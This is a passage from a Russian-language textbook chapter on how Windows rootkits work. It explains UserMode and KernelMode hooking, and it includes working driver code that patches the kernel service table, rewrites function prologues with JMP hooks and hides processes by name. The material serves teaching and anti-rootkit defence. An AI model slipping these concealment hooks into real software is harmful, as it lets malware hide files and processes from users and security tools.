Еще одним важным моментом внедрения кода с помощью механизма сигнатур является возможность модификации кода программ и библиотек в процессе их чтения с диска. Практических реализаций данной методики в реальных вредоносных программах пока не зарегистрировано, но теоретически препятствий этому нет и уже существуют действующие примеры подобных руткитов.

Одной из наиболее известных концептуальных разработок в этой области является так называемый eEye BootRoot (**http://www.eeye.com/html/resources/downloads/other/index.html**). Это руткит, размещаемый в загрузочном секторе диска. После запуска данный руткит перехватывает прерывание `INT 13h`, что позволяет ему отслеживать чтение и запись секторов диска. В данном случае при выполнения функций чтения информации производится сканирование буфера, содержащего считанную информацию. В случае обнаружения сигнатур перехватчик модифицирует размещенный в буфере машинный код загружаемых системой модулей. Подробное описание методики и пример ее практической реализации можно найти по указанной ссылке.

### Перехват с помощью точек останова

Данный метод мало отличается от методов, основанных на модификации машинного кода. Идея метода состоит в том, что вместо команды `JMP` для перехода на перехватчик или модификации адреса функции в таблице импорта применяется программная или аппаратная точка останова. Постановка точек останова и контроль за работой приложения могут вестись с помощью `DebugApi`, действующий пример — Dependency Walker последних версий, точнее его система профилирования кода. Вот пример из протокола антируткита AVZ:

```
Функция user32.dll:UserClientDllInitialize (702) перехвачена, метод APICodeHijack.Int03h
```

Следует заметить, что в реальных руткитах подобный метод распространения не получил.

### Перехват модификацией DLL на диске или в процессе загрузки

Данный метод напоминает заражение программы компьютерным вирусом. Однако если вирус дописывает к пораженной программе свое тело и переключает на него точку входа, то в данном случае руткит дописывает машинный код своих перехватчиков и модифицирует таблицу экспорта DLL.

Таким образом, методика аналогична перехвату подменой адреса с двумя отличиями:

- перехват производится путем правки файла на диске;
- вместо модификации таблицы импорта поражаемых приложений в памяти производится модификация таблицы экспорта библиотеки.

### Выводы

Итак, мы рассмотрели основные концепции построения руткитов, работающих в режиме пользователя (UserMode). В заключение раздела рассмотрим, какие функции чаще всего перехватываются руткитами (табл. 2.1).

***Таблица 2.1.*** *Функции, перехватываемые UserMode-руткитами*

| Перехватываемая функция | Типовые функции перехватчика |
|---|---|
| `kernel32.dll!LoadLibrary` | Отслеживание загрузки библиотек |
| `kernel32.dll!GetProcAddress` | Подмена адресов функций на адреса перехватчиков |
| `Ntdll.dll!NtEnumerateKey`<br>`Ntdll.dll!NtEnumerateValueKey` | Маскировка ключей и значений реестра (только в NT-системах) |
| `advapi32.dll!RegEnumKey`<br>`advapi32.dll!RegEnumKeyEx`<br>`advapi32.dll!RegEnumValue` | Маскировка ключей и значений реестра (применимо в Windows 9*x* и NT) |
| `Ntdll.dll!NtOpenProcess`<br>`Ntdll.dll!NtOpenThread` | Защита процессов и потоков от анализа и остановки (только NT) |
| `kernel32.dll!Process32Next` | Маскировка процессов |
| `Ntdll.dll!NtQueryDirectoryFile`<br>`ntdll.dll!NtQueryVolumeInformationFile`<br>`ntdll.dll!NtOpenFile`<br>`ntdll.dll!NtCreateFile` | Маскировка файлов и каталогов, блокировка доступа к файлам (только для NT) |
| `kernel32.dll!FindNextFile` | Маскировка файлов и каталогов. (применимо для Windows 98 и NT) |
| `Ntdll.dll!NtQuerySystemInformation`<br>`Ntdll.dll!RtlGetNativeSystemInformation` | Искажение системной информации — маскировка процессов, загруженных модулей (только NT) |

***Таблица 2.1*** *(окончание)*

| Перехватываемая функция | Типовые функции перехватчика |
|---|---|
| advapi32.dll!EnumServiceGroupW<br>advapi32.dll!EnumServicesStatusA<br>advapi32.dll!EnumServicesStatusEx | Маскировка служб, блокировка их запуска и остановки |
| ntdll.dll!NtReadVirtualMemory<br>ntdll.dll!NtWriteVirtualMemory | Перехват операций чтения памяти процесса. Позволяет замаскировать машинный код перехватчика от анализаторов, перехват операций записи, применяется для защиты от антируткитов |
| wininet.dll!HttpSendRequest<br>wininet.dll!InternetConnect | Шпионаж за обменом с Интернетом, модификация передаваемых запросов, блокировка обновления антивирусов |

## KernelMode Rootkit

Общим недостатком UserMode-руткитов является необходимость внедрять перехватчики в каждое из запущенных приложений. Кроме того, любой руткит режима ядра достаточно легко обойти — для этого необходимо загрузить собственный драйвер, который выполнит необходимый анализ из режима ядра. От этого недостатка свободны руткиты, работающие в режиме ядра, так как они получают контроль над всей системой. Однако у KernelMode-руткита есть один существенный минус (с точки зрения разработчика руткитов) — пользователь должен обладать привилегиями на установку и загрузку драйверов. Кроме того, многие современные проактивные системы защиты компьютера регистрируют попытки установки и загрузки драйвера и блокируют эти операции.

Для компиляции описанных далее примеров понадобится DDK (Driver Developer Kit), причем компиляция драйвера может осуществляться двумя путями:

- с помощью входящего в состав DDK компилятора — для правильной работы компилятора необходимо настроить переменные окружения с помощью setenv.bat, расположенного в папке BIN;
- с помощью Visual Studio — в данном случае необходимо в свойствах проекта указать пути к DDK, а в опциях линкера указать параметры `/ENTRY:"DriverEntry" /DRIVER /subsystem:native,4.00`.

Компиляция с помощью DDK существенно проще, так как для компиляции драйвера собственно кроме исходного текста драйвера и DDK ничего не

требуется. В случае проведения разработки и компиляции драйверов в Visual Studio удобно пользоваться его редактором, интегрированным с MSDN.

Все описанные далее примеры активно используют отладочный вывод посредством DbgPrint. Для протоколирования отладочных сообщений очень удобно применять утилиту DebugView, которую можно бесплатно скачать с сайта **http://www.sysinternals.com**.

Перед рассмотрением разновидностей руткитов режима ядра необходимо разобраться в основных принципах вызова функций ядра. Рассмотрим упрощенную схему вызова функций ядра в Windows 2000 и последующих системах (рис. 2.6).





**Рис. 2.6.** Схема вызова функций ядра

Начнем с режима пользователя. В нем на самом низком уровне стоит библиотека ntdll.dll. Однако большинство ее функций являются переходниками на функции ядра. Эти переходники различны для Windows 2000 и XP. Различие состоит в методике перехода в режим ядра — в Windows 2000 используется вызов прерывания INT 2E, а начиная с XP — sysenter. Рассмотрим устройство функции переходника на примере функции `ZwCreateFile` (листинги 2.30, 2.31).

**Листинг 2.30. Результаты дизассемблирования `ZwWriteFile` в Windows 2000**

```
.text:77F8F9BA                public ZwCreateFile
.text:77F8F9BA ZwCreateFile   proc near               .text:77F8F9BA
.text:77F8F9BA arg_0          = dword ptr  4
.text:77F8F9BA
.text:77F8F9BA                mov     eax, 20h        ; NtCreateFile
.text:77F8F9BF                lea     edx, [esp+arg_0]
```

```
.text:77F8F9C3                  int     2Eh
.text:77F8F9C5                  retn    2Ch
.text:77F8F9C5 ZwCreateFile     endp
```

**Листинг 2.31. Результаты дизассемблирования `ZwWriteFile` в Windows XP SP2**

```
.text:7C90D682 ; Exported entry 123. NtCreateFile
.text:7C90D682 ; Exported entry 933. ZwCreateFile
.text:7C90D682                  public ZwCreateFile
.text:7C90D682 ZwCreateFile     proc near.text
.text:7C90D682                  mov     eax, 25h        ; NtCreateFile
.text:7C90D687                  mov     edx, 7FFE0300h
.text:7C90D68C                  call    dword ptr [edx]
.text:7C90D68E                  retn    2Ch
.text:7C90D68E ZwCreateFile     endp
```

В листинге 2.31 вызов

```
call  dword ptr [edx]
```

— это вызов функции `KiFastSystemCall`, которая состоит из двух команд: `MOV EDX, ESP` и `SYSENTER`. Анализируя результаты дизассемблирования, можно сделать два вывода:

- функции `NT*` и `ZW*` в ntdll.dll идентичны;
- функции-переходники построены по однотипной структуре и сводятся к занесению в `EAX` номера функции и последующего перехода в режим ядра.

Анализ функций-переходников показывает, что они очень просты по устройству и в принципе ничто не мешает приложению пользователя содержать код, подобный функции-переходнику в ntdll.dll. Поэтому на схеме рис. 2.6 имеются стрелки, показывающие возможность вызова syscall и INT 2E в обход ntdll.dll.

> ***НА ЗАМЕТКУ***
>
> Возможность вызова функций ядра путем вызова syscall и INT 2E позволяет обходить перехватчики руткитов UserMode, установленные по методике подмены адреса или модификации машинного кода функции.

В свою очередь в ядре имеется структура, называемая Service Desciption Table (SDT) (листинг 2.32). Она содержит четыре идентичные структуры типа System Service Table (SST) (листинг 2.33). Первая структура в составе SDT содержит таблицу функций Native API ядра и называется KiSystemServiceTable (в утилите AVZ для данной таблицы в протоколах применяется сокращение KiST — от KiServiceTable). Вторая структура содержит таблицу, применяемую для вызова функций графической подсистемы. Остальные две структуры SST пока не используются и зарезервированы для будущих расширений системы.

**Листинг 2.32. Service Description Table (SDT)**

```
typedef struct _SERVICE_DESCRIPTOR_TABLE
        {
              SYSTEM_SERVICE_TABLE ntoskrnl;  // native api
              SYSTEM_SERVICE_TABLE win32k;    // gdi/user
              SYSTEM_SERVICE_TABLE Table3;    // не используется
              SYSTEM_SERVICE_TABLE Table4;    // не используется
              } SERVICE_DESCRIPTOR_TABLE,
                *PSERVICE_DESCRIPTOR_TABLE,
                **PPSERVICE_DESCRIPTOR_TABLE;
```

**Листинг 2.33. System Service Table (SST)**

```
#pragma pack(1)
typedef struct _SYSTEM_SERVICE_TABLE
  {
  PNTPROC ServiceTable;     // Массив точек входа
  PDWORD  CounterTable;     // Массив счетчиков использования
  DWORD   ServiceLimit;     // Количество сервисов в таблице
  PBYTE   ArgumentTable;    // Массив длин аргументов
} SYSTEM_SERVICE_TABLE, *PSYSTEM_SERVICE_TABLE,
  **PPSYSTEM_SERVICE_TABLE;
```

Схематично устройство SDT и SST показано на рис. 2.7.

Поле Service Limit в SST содержит количество ячеек в таблицах данной SST. Поле Service Table содержит указатель на массив адресов функций, Counter

Table — указатель на массив счетчиков количества вызовов каждой из функций, Argument Table — таблица с размерами аргументов функций. Подробное описание структур SDT и SST можно найти в [3].





**Рис. 2.7.** Устройство SDT и SST

Собственно, для установки перехвата интерес представляет только массив Service Table в SST. Для вызова функции необходимо знать ее номер — далее по номеру в массиве, на который указывает Service Table, находится адрес и производится вызов функции.

## Основные типы KernelMode-руткитов

Рассмотрим основные типы KernelMode-руткитов.

- Перехват функции с помощью правки адресов в KiST. Это наиболее распространенный метод, однако подобный вид перехвата очень заметен и существуют утилиты типа SDTRestore, позволяющие восстановить KiST.
- Перехват модификацией машинного кода ядра. Перехват данного типа сложнее обнаружить и нейтрализовать, поэтому можно предполагать, что данный метод постепенно придет на смену модификации KiST. Одной из особенностей метода является возможность перехвата функций, которые не вызываются через KiST или не экспортируются ядром.
- Перехват вектора 2Eh и sysenter.
- Установка драйвера-фильтра.
- Установка функции мониторинга загрузки исполняемых файлов и DLL.
- Модификация объектов ядра без перехвата функций.

### Перехват функций с помощью правки KiST

Данный метод наиболее распространен и уже стал классикой. Установка перехватчика в этом случае производится по следующему алгоритму:

1. Руткит получает адрес таблицы SDT. Адрес этой таблицы экспортируется ядром, поэтому получение адреса SDT не вызывает проблем.
2. Руткит анализирует первую SST — это KiSystemServiceTable.
3. Из поля Service Table в KiSystemServiceTable руткит узнает адрес таблицы адресов функций, индекс функции позволяет ему найти нужную ячейку таблицы.
4. Адрес из обнаруженной ячейки таблицы сохраняется в некоторой переменной драйвера, после чего в нее заносится адрес функции-перехватчика. Перед записью адреса перехватчика драйвер руткита должен запретить прерывания и сбросить бит `WP` регистра `CR0`. Бит `WP` (Write Protection — защита от записи) является 16-м битом регистра `CR0` процессора, он отвечает за защиту страниц от записи при обращении с уровня супервизора.
5. После записи в Service Table драйвер должен восстановить исходное состояние бита `WP` и разрешить прерывания.

Данная методика применяется существующими руткитами (в частности Backdoor.Haxdoor) и множеством полезных программ, осуществляющих мониторинг за работой системы. Кроме модификации адресов функций в существующей KiST встречаются реализации, основанные на создании собственной Service Table с последующей записью ее адреса в KiSystemServiceTable (подобная методика, в частности, применяется монитором антивируса Касперского).

Рассмотрим пример драйвера, перехватывающего функции в режиме ядра. В примере будем перехватывать функцию `ZwCreateFile` для мониторинга ее вызовов и демонстрации блокировки доступа к файлам. Для установки перехватчика необходимо как минимум получить адрес SDT и узнать версию (а точнее номер сборки) системы (листинг 2.34).

**Листинг 2.34. Указатель на SDT и номер сборки NT**

```
extern "C" {
        // Указатель на SDT
        extern PSERVICE_DESCRIPTOR_TABLE    KeServiceDescriptorTable;
        // Номер сборки NT
        extern  PWORD NtBuildNumber;
}
```

Вторым шагом является объявление прототипа перехватываемой функции и переменной для хранения ее адреса (листинг 2.35).

**Листинг 2.35. Объявление типа — указателя на функцию `ZwCreateFile`**

```
typedef NTSTATUS
(NTAPI *PZwCreateFile) (
    OUT PHANDLE  FileHandle,
    IN ACCESS_MASK  DesiredAccess,
    IN POBJECT_ATTRIBUTES  ObjectAttributes,
    OUT PIO_STATUS_BLOCK  IoStatusBlock,
    IN PLARGE_INTEGER  AllocationSize  OPTIONAL,
    IN ULONG  FileAttributes,
    IN ULONG  ShareAccess,
    IN ULONG  CreateDisposition,
    IN ULONG  CreateOptions,
    IN PVOID  EaBuffer  OPTIONAL,
    IN ULONG  EaLength
    );
// Указатель на перехваченную функцию
PZwCreateFile OldZwCreateFile;
```

Следующим шагом в разработке драйвера будет написание функции `SetKiSTHook`, задачей которой является установка перехватчика (листинг 2.36).

**Листинг 2.36. Установка перехвата с помощью правки адреса в KiST**

```
VOID SetKiSTHook()
{
 DWORD OldCR0;

 // Повышение приоритета
 KIRQL OldIRQL = KeRaiseIrqlToDpcLevel();

 // Сброс WP бита
_asm {
    mov eax,CR0
```

```
    mov OldCR0,eax
    and eax,0xFFFEFFFF
    mov cr0, eax
 }

switch (*NtBuildNumber) {
 case  2195:  // Win 2k
  OldZwCreateFile =
   (PZwCreateFile)*KeServiceDescriptorTable->ntoskrnl.ServiceTable[0x20];
  KeServiceDescriptorTable->ntoskrnl.ServiceTable[0x20]   =
    (NTPROC)*MyZwCreateFile;
  break;
 case 2600:   // Win XP
  OldZwCreateFile =
  (PZwCreateFile)*KeServiceDescriptorTable->ntoskrnl.ServiceTable[0x25];
 KeServiceDescriptorTable->ntoskrnl.ServiceTable[0x25]   =
  (NTPROC)*MyZwCreateFile;
 break;
case 3790:  // W2K3
 OldZwCreateFile =
  (PZwCreateFile)*KeServiceDescriptorTable->ntoskrnl.ServiceTable[0x27];
 KeServiceDescriptorTable->ntoskrnl.ServiceTable[0x27]   =
  (NTPROC)*MyZwCreateFile;
 break;
}

 // Восстановление WP бита
 _asm {
        mov eax,OldCR0
     mov cr0,eax
 }
 // Восстановление приоритета
 KeLowerIrql(OldIRQL);
}
```

Установка перехвата является типовой операций, которая предполагает несколько шагов:

1. Повышение приоритета, текущий уровень запоминается в переменной `OldIRQL`.
2. Сброс бита `WP` (Write Protected) в регистре `CR0` процессора, что приведет к отключению защиты памяти ядра от записи.
3. Считывание из Service Table адреса перехватываемой функции и запись вместо него адреса своей функции-перехватчика.
4. Восстановление бита `WP` и понижение приоритета до исходного уровня.

В случае перехвата нескольких функций удобно создать табличку с их номерами — в этом случае достаточно однократно определить версию системы и выбрать необходимую таблицу. Номера функций в KiST для системы Windows NT, 2000, XP и Windows 2003 можно найти в *приложении 1.*

Сама функция-перехватчик достаточно проста (листинг 2.37), ее работа сводится к выводу имени объекта через `DebugPrint`. Далее выполняется поиск подстроки "rootkit" в имени объекта — в случае обнаружения этой подстроки перехватчик завершает работу и возвращает код `STATUS_ACCESS_DENIED`.

**Листинг 2.37. Функция-перехватчик**

```
NTSTATUS MyZwCreateFile(
    OUT PHANDLE  FileHandle,
    IN ACCESS_MASK  DesiredAccess,
    IN POBJECT_ATTRIBUTES  ObjectAttributes,
    OUT PIO_STATUS_BLOCK  IoStatusBlock,
    IN PLARGE_INTEGER  AllocationSize  OPTIONAL,
    IN ULONG  FileAttributes,
    IN ULONG  ShareAccess,
    IN ULONG  CreateDisposition,
    IN ULONG  CreateOptions,
    IN PVOID  EaBuffer  OPTIONAL,
    IN ULONG  EaLength
    )
{

   DbgPrint("%ws \n", ObjectAttributes->ObjectName->Buffer);
   // Блокировка доступа к файлу, содержащему строку "rootkit"
```

```
    if (wcsstr(ObjectAttributes->ObjectName->Buffer, L"rootkit") != NULL)
    {
            DbgPrint("Lock file !!!!\n");
            return STATUS_ACCESS_DENIED;
    }
    // Вызов исходной функции
    return OldZwCreateFile(FileHandle, DesiredAccess, ObjectAttributes,
       IoStatusBlock, AllocationSize, FileAttributes, ShareAccess,
       CreateDisposition, CreateOptions, EaBuffer, EaLength);
}
```

Рассмотренный пример перехвата очень прост, поскольку он не анализирует возвращаемые функцией данные и не модифицирует их. Рассмотрим более сложный и весьма популярный пример — перехватчик, маскирующий процессы от обнаружения по заданному условию. Принцип его работы будет основан на перехвате функции `ZwQuerySystemInformation` (листинг 2.38).

**Листинг 2.38. Функция `ZwQuerySystemInformation`**

```
NTSTATUS ZwQuerySystemInformation(
            IN ULONG SystemInformationClass,
            IN PVOID SystemInformation,
            IN ULONG SystemInformationLength,
            OUT PULONG ReturnLength)
```

Это одна из основных функций, применяемых для получения информации о системе. Вызов функции предполагает передачу кода класса информации в параметре `SystemInformationClass` и буфера для его размещения (указатель на буфер передается в `SystemInformation`, размер буфера в `SystemInformationLength`, буфер выделяется и освобождается вызывающим процессом). Если размер буфера достаточен для передачи в нем запрошенной системной информации, то функция `ZwQuerySystemInformation` заполняет этот буфер и завершает свою работу, возвращая код статуса `STATUS_SUCCESS`. В противном случае возвращается код ошибки `STATUS_INFO_LENGTH_MISMATCH`, сигнализирующий приложению о том, что требуется буфер большего размера. Для получения списка процессов данная функция вызывается с кодом класса `SystemProcessesAndThreadsInformation (5)`, и в случае успешного выполнения буфера заполняется структурами, описывающими каждый из процессов (листинг 2.39).

**Листинг 2.39. Структура, описывающая процесс**

```
#pragma pack(1)
typedef struct _SystemProcessesAndThreadsInformation {
 ULONG                   NextEntryDelta;
 ULONG                   ThreadCount;
 ULONG                   Reserved1[6];
 LARGE_INTEGER           CreateTime;
 LARGE_INTEGER           UserTime;
 LARGE_INTEGER           KernelTime;
 UNICODE_STRING          ProcessName;
 KPRIORITY               BasePriority;
 ULONG                   ProcessId;
 ULONG                   InheritedFromProcessId;
 ULONG                   HandleCount;
 ULONG                   Reserved2[2];
} TSystemProcessesAndThreadsInformation;
#pragma pack()
typedef struct _SystemProcessesAndThreadsInformation
               *PSystemProcessesAndThreadsInformation;
```

Поле `NextEntryDelta` содержит смещение до следующей записи, у последней записи `NextEntryDelta` равно нулю. Поля `ProcessId` и `ProcessName` содержат PID процесса и его имя.

Установка перехватчика совершенно аналогична предыдущему примеру, поэтому рассмотрим только исходный текст самого перехватчика (листинг 2.40).

**Листинг 2.40. Перехватчик, выполняющий маскировку процесса**

```
NTSTATUS MyZwQuerySystemInformation(
            IN ULONG SystemInformationClass,
            IN PVOID SystemInformation,
            IN ULONG SystemInformationLength,
            OUT PULONG ReturnLength)
{
 NTSTATUS Res;
 // Вызов исходной функции
```

```
 Res = OldZwQuerySystemInformation(SystemInformationClass,
                                   SystemInformation,
                                   SystemInformationLength,
                                   ReturnLength);
 // Анализ типа функции и результата
 if ((SystemInformationClass != 5) ||
        (Res != STATUS_SUCCESS) ||
        (SystemInformationLength == 0))
  return Res;
 PSystemProcessesAndThreadsInformation
     SI_Item  = (PSystemProcessesAndThreadsInformation)SystemInformation,
     SI_PrevItem = NULL;
 // Объем непросканированной части буфера
// Объем проанализированной части буфера
 ULONG ScanLength = 0;
 // Анализ результирующего массива
 do {
   ScanLength += SI_Item->NextEntryDelta;
   DbgPrint(" ProcessId = %d \n", SI_Item->ProcessId);
   // У объекта есть имя? Если да, то ищем в нем строку "rootkit"
   if (SI_Item->ProcessName.Buffer != NULL)
    if (wcsstr(SI_Item->ProcessName.Buffer, L"rootkit") != NULL) {
      DbgPrint("Hide process %ws !\n", SI_Item->ProcessName.Buffer);
      // Маскировка процесса
      if (SI_Item->NextEntryDelta > 0)
       SI_PrevItem->NextEntryDelta += SI_Item->NextEntryDelta;
      else
       SI_PrevItem->NextEntryDelta = 0;
    }
   else
    SI_PrevItem = SI_Item;
   // Переход на следующий элемент
   if (SI_Item->NextEntryDelta > 0)
    SI_Item  = (PSystemProcessesAndThreadsInformation)
               ((ULONG)SI_Item + SI_Item->NextEntryDelta);
```

```
    else
     break;
  } while (ScanLength >= SystemInformationLength);
  return Res;
}
```

Функция-перехватчик сначала вызывает исходную функцию `ZwQuerySystemInformation`. Дальнейший анализ выполняется при условии, что функция вызвана с информационным классом 5, успешно отработала и буфер имеет ненулевой размер. Проверка размера буфера в принципе является избыточной, но перестраховка не повредит. Далее для анализа заводится два указателя — указатель на текущий анализируемый элемент `SI_Item` и указатель на предыдущий немаскируемый элемент `SI_PrevItem`. Кроме того, вводится переменная `ScanLength`, содержащая объем проанализированной части буфера. Обработка записей ведется в цикле, выход из которого происходит по двум условиям — в случае обработки последнего элемента (проверяется по `SI_Item->NextEntryDelta`) или в случае достижения конца буфера (проверяется по значению `ScanLength`).





**Рис. 2.8.** Принцип маскировки процесса

Маскировка процесса (рис. 2.8) выполняется и при обнаружении в его имени ключевого слова "rootkit" (при этом учитывается, что имя процесса может отсутствовать) и достигается за счет прибавления `NextEntryDelta` текущего процесса к `NextEntryDelta` предыдущего. При этом данные о маскируемом процессе остаются в буфере, но их анализ не будет производиться, т. е. переход на следующий элемент буфера ведется с помощью `NextEntryDelta`.

Данная функция вполне работоспособна, но существуют направления для ее дальнейшего усовершенствования — например, прибавление значений счетчиков производительности маскируемых процессов к счетчикам одного из видимых, или маскировка процессов, у которых `InheritedFromProcessId` указывает на замаскированный процесс.

Аналогичным образом можно осуществить искажение другой системной информации, получаемой с помощью `ZwQuerySystemInformation`. В этом случае в перехватчике строится несколько блоков анализа в зависимости от кода информационного класса. Например, класс `SystemModuleInformation` применяется для запроса информации о модулях пространства ядра, `SystemHandleInformation` — получение информации о дескрипторах и т. п.

> ***НА ЗАМЕТКУ***
>
> Данная функция без изменения может применяться в UserMode. Разница только в том, что перехватываются функции `NtQuerySystemInformation` и `ZwQuerySystemInformation` в ntdll.dll.

### Перехват функций модификацией машинного кода ядра

Данный метод состоит в том, что после определения адреса перехватываемой функции по KiST производится модификация первых байтов или первых машинных команд ее кода. Методика абсолютно аналогична рассмотренной ранее методике перехвата функций в UserMode с помощью подмены первых байтов кода, причем естественно наиболее корректной является методика "подмены первых команд", реализованная с помощью дизассемблера длин команд. В начале 2005 года данная методика не имела особого распространения, однако после появления антируткитов с функцией анализа и восстановления адресов в KiST данная методика стала применяться все чаще.

Рассмотрим реализацию перехвата функции `ZwCreateFile` с помощью модификации машинного кода. Первым шагом будет декларирование структуры, предназначенной для хранения информации о перехваченной функции (листинг 2.41).

**Листинг 2.41. Структура, описывающая перехватчик**

```
#pragma pack(1)
struct TInterceptInfo {
  PCHAR   FunctionAddr; // Адрес функции
  PCHAR   HookAddr;     // Адрес функции-перехватчика
  UCHAR   FunctCode[5]; // Первые байты кода функции
  UCHAR   HookJMP[5];   // Код команды JMP на функцию-перехватчик
};
#pragma pack()
// Структура TInterceptInfo для перехаченной функции ZwCreateFile
TInterceptInfo ZwCreateFileInfo;
```

Модификацию машинного кода удобно выполнить в виде отдельной функции SetHookCode (листинг 2.42), которая будет получать в качестве параметров структуру TInterceptInfo и флаг ASetHook, указывающий на выполняемую операцию. Если ASetHook равен TRUE, то функция выполняет установку кода-перехватчика (в нашем случае это команда JMP). В противном случае производится восстановление машинного кода перехваченной функции.

**Листинг 2.42. Процедура, модифицирующая машинный код перехватываемой функции**

```
VOID SetHookCode(TInterceptInfo InterceptInfo, BOOL ASetHook)
{
 DWORD OldCR0;
 // Сброс WP бита
_asm {
    mov eax,CR0
    mov OldCR0,eax
    and eax,0xFFFEFFFF
    mov cr0, eax
 }

 if (ASetHook)
  memcpy(InterceptInfo.FunctionAddr, &InterceptInfo.HookJMP[0], 5);
 else
  memcpy(InterceptInfo.FunctionAddr, &InterceptInfo.FunctCode[0], 5);
 // Восстановление WP бита
 _asm {
     mov eax,OldCR0
     mov cr0,eax
 }
}
```

Функция SetHookCode сбрасывает бит WP перед модификацией машинного кода ядра и восстанавливает его после модификации. Для осуществления перехвата остается реализовать функцию, которая подготовит структуру InterceptInfo (листинг 2.43).

**Листинг 2.43. Процедура, производящая установку перехватчика**

```
VOID InterceptFunction(TInterceptInfo& InterceptInfo, PCHAR HookAddr)
{
 // Повышение приоритета
 KIRQL OldIRQL = KeRaiseIrqlToDpcLevel();
 // Запоминаем адрес функции-перехватчика
 InterceptInfo.HookAddr = HookAddr;
 // Подготовка команды JMP в буфере HookJMP
 DWORD JMP_Rel = (DWORD)InterceptInfo.HookAddr -
                 ((DWORD)InterceptInfo.FunctionAddr + 5);
 InterceptInfo.HookJMP[0] = 0xE9;
 memcpy(&InterceptInfo.HookJMP[1], &JMP_Rel, 4);
 // Копирование машинного кода перехватываемой функции в FunctCode
 memcpy(&InterceptInfo.FunctCode[0], InterceptInfo.FunctionAddr, 5);
 // Перехват
 SetHookCode(InterceptInfo, true);
 // Восстановление приоритета
 KeLowerIrql(OldIRQL);
}
```

Работа функции достаточно проста:

1. В буфере `HookJMP` производится формирование команды `JMP`, передающей управление функции-перехватчику.
2. Первые байты машинного кода перехватываемой функции сохраняются в буфере `FunctCode`.
3. С помощью вызова `SetHookCode` осуществляется перехват.

Функция-перехватчик в процессе своей работы должна восстанавливать код поврежденной функции до ее вызова и после него (листинг 2.44).

**Листинг 2.44. Перехватчик функции `ZwCreateFile`**

```
NTSTATUS MyZwCreateFile(
    OUT PHANDLE  FileHandle,
    IN ACCESS_MASK  DesiredAccess,
    IN POBJECT_ATTRIBUTES  ObjectAttributes,
    OUT PIO_STATUS_BLOCK  IoStatusBlock,
```

```
    IN PLARGE_INTEGER  AllocationSize  OPTIONAL,
    IN ULONG  FileAttributes,
    IN ULONG  ShareAccess,
    IN ULONG  CreateDisposition,
    IN ULONG  CreateOptions,
    IN PVOID  EaBuffer  OPTIONAL,
    IN ULONG  EaLength
    )
{
    DbgPrint("%ws \n", ObjectAttributes->ObjectName->Buffer);
   // Блокировка доступа к файлу, содержащему строку "rootkit"
   if (wcsstr(ObjectAttributes->ObjectName->Buffer, L"rootkit") != NULL)
    {
     DbgPrint("Lock file !!!!\n");
     return STATUS_ACCESS_DENIED;
    }
   // Вызов исходной функции
   NTSTATUS Res;
   // Восстановление машинного кода функции
   SetHookCode(ZwCreateFileInfo, false);
   // Вызов функции
   Res = ZwCreateFile(FileHandle, DesiredAccess, ObjectAttributes,
         IoStatusBlock, AllocationSize, FileAttributes, ShareAccess,
         CreateDisposition, CreateOptions, EaBuffer, EaLength);
   // Установка кода JMP в начало функции
   SetHookCode(ZwCreateFileInfo, true);
   return Res;
}
```

Как и в случае с аналогичной методикой перехвата в UserMode, уязвимым местом являются две операции модификации машинного кода перехваченной функции для каждого ее вызова. Это снижает быстродействие системы в целом и может привести к сбою в работе многопроцессорной системы, поэтому данный пример является не более чем демонстрацией методики перехвата. Намного корректнее будет работать усовершенствованный вариант данной методики — перехват модификацией первых машинных команд. Данный метод полностью аналогичен соответствующей методике в UserMode.

### Перехват вектора 2Eh в Windows 2000 или sysenter в XP

Данный метод основан на том, что системные вызовы в Windows 2000 реализованы через прерывание INT 2Eh, а в Windows XP/2003 — через sysenter (см. рис. 2.6). Следовательно, возможен глобальный перехват всех системных вызовов без правки KiST и модификации машинного кода функций ядра.

Алгоритм для Windows 2000:

1. Драйвер ищет таблицу векторов прерываний (IDT) с помощью команды `sidt`, после чего он получит размер таблицы и ее местоположение.
2. Драйвер считывает из таблицы адрес текущего вектора прерывания и записывает адрес своего обработчика. Старый адрес естественно сохраняется для возможности вызова перехваченного прерывания.

Алгоритм для Windows XP:

1. Драйвер считывает адрес обработчика sysenter с помощью команды процессора `rdmsr`. В `ECX` должно быть перед этим загружено число 176h — `SYSENTER_EIP_MSR` (чтение адреса обработчика sysenter). Найденный таким образом адрес сохраняется для последующего использования в перехватчике.
2. Производится перехват обработчика sysenter с помощью команды `wrmsr`.
3. Фуккция-перехватчик выполняет необходимые ей действия и затем передает управление по адресу, определенному на шаге 1.

> ***НА ЗАМЕТКУ***
>
> В Windows XP можно (и нужно) перехватывать вектор INT 2Eh аналогично Windows 2000. Это связано с тем, что под Windows XP допустимо применять вызовы INT 2E.

# Вмешательство в работу системы без перехвата функций

